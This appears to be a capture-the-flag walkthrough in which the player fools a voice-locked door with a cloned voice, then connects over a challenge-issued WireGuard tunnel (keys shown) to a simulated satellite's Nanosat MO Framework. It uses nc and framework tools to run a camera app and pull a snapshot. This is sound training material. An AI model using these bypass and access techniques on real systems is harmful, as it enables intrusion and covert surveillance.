
Online Voice Cloning Tool based on classic COQUI TTS.

What would you like the voice to say? (max. 2000 characters per request)


And he whispered, 'Now I shall be out of sight;
So through the valley and over the height.'
And he'll silently take his way.

The generated voice doesn't sound very convincing to your untrained ear but you try it out anyway.

Unexpectedly, the door unlocks. Apparently, if it quacks like a duck, it's a goose but you're not complaining. Quite a few of the challenges have been non-trivial to date, so you can appreciate an easy break just this once. You make a mental note to try out other voice cloners in future and stride through the open door.



You tally up another objective and achievement.


Space Island Door Access Speaker


Difficulty: 🎄🎄🎄🎄🎄

There's a door that needs opening on Space Island! Talk to Jewel Loggins there for more information.

Space Island Door Access Speaker


Camera Access - Zenith SGS - Cape Cosmic - Space Island

On the other side of the door, you find yourself exiting a tram within the Cape Cosmic fenced perimeter.



You waltz boldly to the right, acting like you own the place, and eventually arrive at Zenith SGS.


Within Zenith SGS, you discover none other than Wombley Cube, who is shocked you managed to get this far. They are super confident you cannot go any further. So confident that for some reason they cannot move when you are around.



Camera Access

Difficulty: 🎄🎄🎄🎄🎄

Gain access to Jack's camera. What's the third item on Jack's TODO list?




No matter, you may have had the skills to find and infiltrate the satellite ground station, but there's no chance you can hack your way into the satellite itself!

Wandering freely over to the center console, you take a quick peek, wondering if Wombley Cube really won't interfere. They don't seem to budge by even one pixel.

Emboldened, you take a longer look.

It looks pretty innocuous, like a Christmas Greeting card. However, you suddenly notice the GateXOR non-verbally croaking at you from the lower right corner.

Nanosat Christmas Comms
Wishing you the warmest disaster avoidance this Holiday Season!



```
Status: 🟢 | Ttl: 3.9 hours | Target: 34.170.128.232

[Interface]
Address = 10.1.1.1/24
PrivateKey = wpa46DaL9jIHSNj53zOg0qEMoYqTdteTBwqBqwywHwE=
ListenPort = 51820

[Peer]
PublicKey = HADOk7+Frn/8qa+L29twiarrihBUsiiaTl1APFI7SWE=
AllowedIPs = 10.1.1.2/32


###END####

###BEGIN###
### This is your Wireguard configuration file. Please save it, configure a local Wireguard client, and connect to the Target. ###

[Interface]
Address = 10.1.1.2/24
PrivateKey = 2YIPY+YJINl/zIwx+3zsF7jvasHJzr3KfYVWAo41hB8=
ListenPort = 51820

[Peer]
PublicKey = gq5Uqx3BjpO6YCG+JwSm0TSFx5hekTtr1ozBQOX1yy0=
Endpoint = 34.170.128.232:51820
AllowedIPs = 10.1.1.1/32


###END####
GateXOR> {end}...[timeline] reverted!
```

You click the GateXOR and arrive at a time traveling portal. This explains how the GateXOR can non-verbally croak like a frog - it's not from around here.

Not wishing to waste time, you click the time travel button and ... things happen ... Apparently Wireguard is more than it seems and has a role to play in this time travel business. You copy the generated client configuration into `wireguard.conf`, then write a quick `wireguardup.sh` script to bring up the Wireguard interface. You make one small change to `wireguard.conf` to comment out the `Address` setting, since it doesn't work with your version. Instead, you set the local IP address using the `ip address` command on line 9 below.

```
1   #/bin/bash
2
3   sudo ip link add dev wg0 type wireguard # add wireguard network interface
4
5   # wireguard.conf contains settings issued by the GateXOR Time Travel, with the 'Address' commented
6   # out.
7   sudo wg setconf wg0 wireguard.conf
8
9   sudo ip address add dev wg0 10.1.1.2/24     # manually set the IP address
10  sudo ip link set wg0 up                     # bring the interface up
11  ip address show wg0                         # confirm assigned address
12  ip route get 10.1.1.1                       # confirm routing
```


You run the script ... You have to admit to being a bit disappointed. Time travel in real life seems nothing at all like the movies.

```
$ ./wireguardup.sh
6: wg0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1420 qdisc noqueue state UNKNOWN group default qlen 1000
    link/none
    inet 10.1.1.2/24 scope global wg0
       valid_lft forever preferred_lft forever
10.1.1.1 dev wg0 src 10.1.1.2 uid 1000
    cache
```

The interface seems up but you're not sure what you're supposed to do next. You could attempt to scan ports but there might be a faster way. You look around Zenith SGS for further clues.

Not seeing anything obvious and feeling a bit peckish after the trial and tribulations of all the challenges, you front up to the vending machine but instead of food, it vends a client_container.zip file. Ahah! This must be a clue. You unzip the file and poke around.

In README.md, you find some big clues, as shown below. Apparently the Nanosat MO Framework is in use, which is a framework for deploying apps to small satellites, as well as supporting a corresponding ground control station. There's also a listening endpoint at `maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory`.



Hi there! I am a Ground station client vending machine. Apparently there is a huge need for NanoSat frameworks here, so they have put me in this room. Here, have a free sample!

```
## Nanosat MO Framework:

Documentation on the Nanosat framework can be found at:

https://nanosat-mo-framework.readthedocs.io/en/latest/opssat/testing.html

Can connect to a server using:

```
maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory
```
```


You confirm the port seems to be open:

```
$ nc -n -v 10.1.1.1 1024
(UNKNOWN) [10.1.1.1] 1024 (?) open
```

Looking at both the Nanosat MO Framework documentation and the `client_container` code, you piece together a couple of ways to interact with the satellite:

1. `client_container/assets/nmf/consumer-test-tool/consumer-test-tool.sh` corresponding to the Consumer Test Tool (CTT)
2. `client_container/assets/nmf/cli-tool/cli-tool.sh` corresponding to the CLI Tool

You run the CTT, type `maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory` that you obtained from README`.md` into the "Directory Service URI" input field, then click "Fetch Information":


CTT: Consumer Test Tool
Communication Settings (Directory)
Fetch Information
Connect to Selected Provider

Communication Settings


Directory Service URI: maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory

Providers List:

1. nanosat-mo-supervisor

Service name	Supported Capabilities	Se...	URI address	Broker URI Address
PackageManagement	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-PackageManagement	null
AutonomousADCS	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-AutonomousADCS	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-AutonomousADCSInternalBroker
OpticalDataReceiver	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-OpticalDataReceiver	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-OpticalDataReceiverInternalBroker
Action	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Action	null
Archive	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Archive	null
CommandExecutor	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-CommandExecutor	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-CommandExecutorInternalBroker
ArchiveSync	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-ArchiveSync	null
GPS	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-GPS	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-GPSInternalBroker
Clock	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Clock	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-ClockInternalBroker
AppsLauncher	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-AppsLauncher	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-AppsLauncherInternalBroker
Aggregation	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Aggregation	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-AggregationInternalBroker
Heartbeat	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Heartbeat	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-HeartbeatInternalBroker
Event	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Event	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-EventInternalBroker
Parameter	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Parameter	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-ParameterInternalBroker
Alert	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Alert	null
SoftwareDefinedRadio	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-SoftwareDefinedRadio	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-SoftwareDefinedRadioInternalBroker
Camera	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Camera	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-CameraInternalBroker
PowerControl	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-PowerControl	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-PowerControlInternalBroker
Directory	All Supported	[]	maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory	null

You click “Connect to Selected Provider”, then select the top level “nanosat-mo-supervisor” tab that appears. Poking around here, you find an “Apps Launcher service” child tab and observe a “missile-targeting-system” app and a “camera” app. You note the former but since it is superfluous to the current objective, you ignore it for now. You select the “camera” app, which was not already running, and click “runApp”:




Provider Status: Alive! (Clocks diff: 129 ms | Round-Trip Delay time: 209 ms | Last beat received at: 2023-12-29 03:30:24.346)

Obj Inst Id	name	description	category	runAtStartup	running	Status
1	missile-targeting-system	-	NMF_App	☐	☐	
2	camera	-	NMF_App	☐	☑	Running

```
INFO: Populating Central Directory service on URI: maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory
2023-12-29 03:30:08.096 esa.mo.nmf.nanosatmoconnector.NanoSatMOConnectorImpl init
INFO: Populated! And the connection to the Directory service has been successfully closed!
2023-12-29 03:30:08.097 esa.mo.nmf.nanosatmoconnector.NanoSatMOConnectorImpl init
INFO: Loading previous configurations...
2023-12-29 03:30:08.355 esa.mo.nmf.nanosatmoconnector.NanoSatMOConnectorImpl init
INFO: NanoSat MO Connector initialized in 1.367 seconds!
2023-12-29 03:30:08.356 esa.mo.nmf.nanosatmoconnector.NanoSatMOConnectorImpl init
INFO: URI: maltcp://10.1.1.1:1025/camera-Directory
```

Now that the camera app is running, you return to the top level “Communications Settings (Directory)” tab and click “Fetch Information” again. An “App: camera” appears in the “Providers List”:




Directory Service URI: maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory

Providers List:

1. nanosat-mo-supervisor
2. App: camera


Service name	Supported Capabilities	...	URI address	Broker URI Address
Aggregation	All Supported	[]	maltcp://10.1.1.1:1025/camera-Aggregation	maltcp://10.1.1.1:1025/camera-AggregationInternalBroker
Action	All Supported	[]	maltcp://10.1.1.1:1025/camera-Action	null
Archive	All Supported	[]	maltcp://10.1.1.1:1025/camera-Archive	null
Heartbeat	All Supported	[]	maltcp://10.1.1.1:1025/camera-Heartbeat	maltcp://10.1.1.1:1025/camera-HeartbeatInternalBroker
Event	All Supported	[]	maltcp://10.1.1.1:1025/camera-Event	maltcp://10.1.1.1:1025/camera-EventInternalBroker
Parameter	All Supported	[]	maltcp://10.1.1.1:1025/camera-Parameter	maltcp://10.1.1.1:1025/camera-ParameterInternalBroker
ArchiveSync	All Supported	[]	maltcp://10.1.1.1:1025/camera-ArchiveSync	null
Alert	All Supported	[]	maltcp://10.1.1.1:1025/camera-Alert	null
Directory	All Supported	[]	maltcp://10.1.1.1:1025/camera-Directory	null

You then connect to the “App: camera” provider in much the same way you connected to the “nanosat-mo-supervisor” provider. A new top level “App: camera” tab appears:



Provider Status: Alive! (Clocks diff: 134 ms | Round-Trip Delay time: 406 ms | Last beat received at: 2023-12-29 04:06:38.172)

In the “Parameter Service” child tab, you find two parameters and click “enableGeneration” on both of them:




Provider Status: Alive! (Clocks diff: 142 ms | Round-Trip Delay time: 200 ms | Last beat received at: 2023-12-29 04:17:58.194)

Parameter Service - Definitions

Identity	name	description	rawType	rawUnit	generationEnabled	updateInterval
1	NumberOfSnapsTaken	The number of snaps taken.	String		✓	10
2	Base64SnapImage	Base64 Encoded JPG Snapshot	String		✓	10

Switching to the “Action Service” child tab, you click “submitAction”, leave the default values and successfully submit the action:




Provider Status: Alive! (Clocks diff: 136 ms | Round-Trip Delay time: 201 ms | Last beat received at: 2023-12-29 04:08:18.174)

Action Service - Definitions

Identity	Obj Inst Id	name	description	Category	progressStepCount
1	1	Base64SnapImage	Uses the NMF Camera service to take a jpg picture.	0	3

The action instance was successfully submitted.

A short time later, you observe a base64 encoded camera image displayed in the “Published Parameter Values” child tab. However, there appears to be no way to copy this value from the UI:



Provider Status: Alive! (Clocks diff: 123 ms | Round-Trip Delay time: 209 ms | Last beat received at: 2023-12-29 04:32:43.541)

Obj Instance Id	(1) NumberOfSnapsTaken	(2) Base64SnapImage
Validity State	VALID	VALID
Raw Value	1	/9j/4AAQSkZJRgABAQAAAQAB...
Converted Value	null	null

You try to get the value via the “getValue” button on the “Parameter Service” tab but the CTT appears to hang. In fact, the entire time travel tunnel becomes frozen and needs to be collapsed by GateXOR.

There has to be an out-of-the-box way to obtain the published Base64SnapImage value. You don’t wish to chance a more severe space-time continuum collapse by unleashing Wireshark on Wireguard in order to sniff the Base64SnapImage value - when the two Wires cancel out would you get SharkGuard or would you get GuardShark? It’s too risky to try. Instead, you try out the other tool you found, `client_container/assets/nmf/cli-tool/cli-tool.sh`. You confirm the tool can see the parameters exist:

```
$ ./cli-tool.sh parameter list -r maltcp://10.1.1.1:1025/camera-Directory

<snip/>
Found the following parameters:
Domain: [esa, NMF_SDK, camera]
  - NumberOfSnapsTaken
  - Base64SnapImage
<snip/>
```

You then subscribe to parameter updates, sending the output to both the terminal and a file, `camera-Directory-parameter-subscribe.log`. You `Ctrl-c` the command as soon as one update is written:

```
$ ./cli-tool.sh parameter subscribe -r maltcp://10.1.1.1:1025/camera-Directory  | tee camera-Directory-
parameter-subscribe.log

<snip/>

[1703826463956] - numberofsnapstaken: 2
[1703826465698] - base64snapimage:
/9j/4AAQSkZJRgABAQAAAQABAAD/
2wBDAAUDBAQEAwUEBAQFBQUGBwwIBwcHBw8LCwkMEQ8SEhEPERETFhwXExQaFRERGCEYGh0dHx8fExciJCIeJBweHx7/2wBDAQU<snip/>
```

You extract the base64 encoded value into `camera-app-image.b64`:

```
$ grep base64snapimage camera-Directory-parameter-subscribe.log |sed -E -e 's/^.*base64snapimage: (.*$)/
\1/'>camera-app-image.b64
```

You base64 decode the file into a generic `camera-app-image.bin` file, since you don't yet know what kind of image it is:

```
$ base64 -d camera-app-image.b64 > camera-app-image.bin
```


According to `file`, the image is in JPEG format:

```
$ file camera-app-image.bin
camera-app-image.bin: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16,
baseline, precision 8, 2048x2048, components 3
```

You rename the image to give it a `jpeg` extension

```
$ mv camera-app-image.bin camera-app-image.jpeg
```

You view the image and observe the third item on Jack's TODO list to be **CONQUER HOLIDAY SEASON!**. You submit this answer via the objective input box and it is accepted.


Camera Access


Difficulty: 🎄🎄🎄🎄🎄

Gain access to Jack's camera. What's the third item on Jack's TODO list?


Congratulations! You have completed the Camera Access challenge!

You chalk up another objective and achievement.

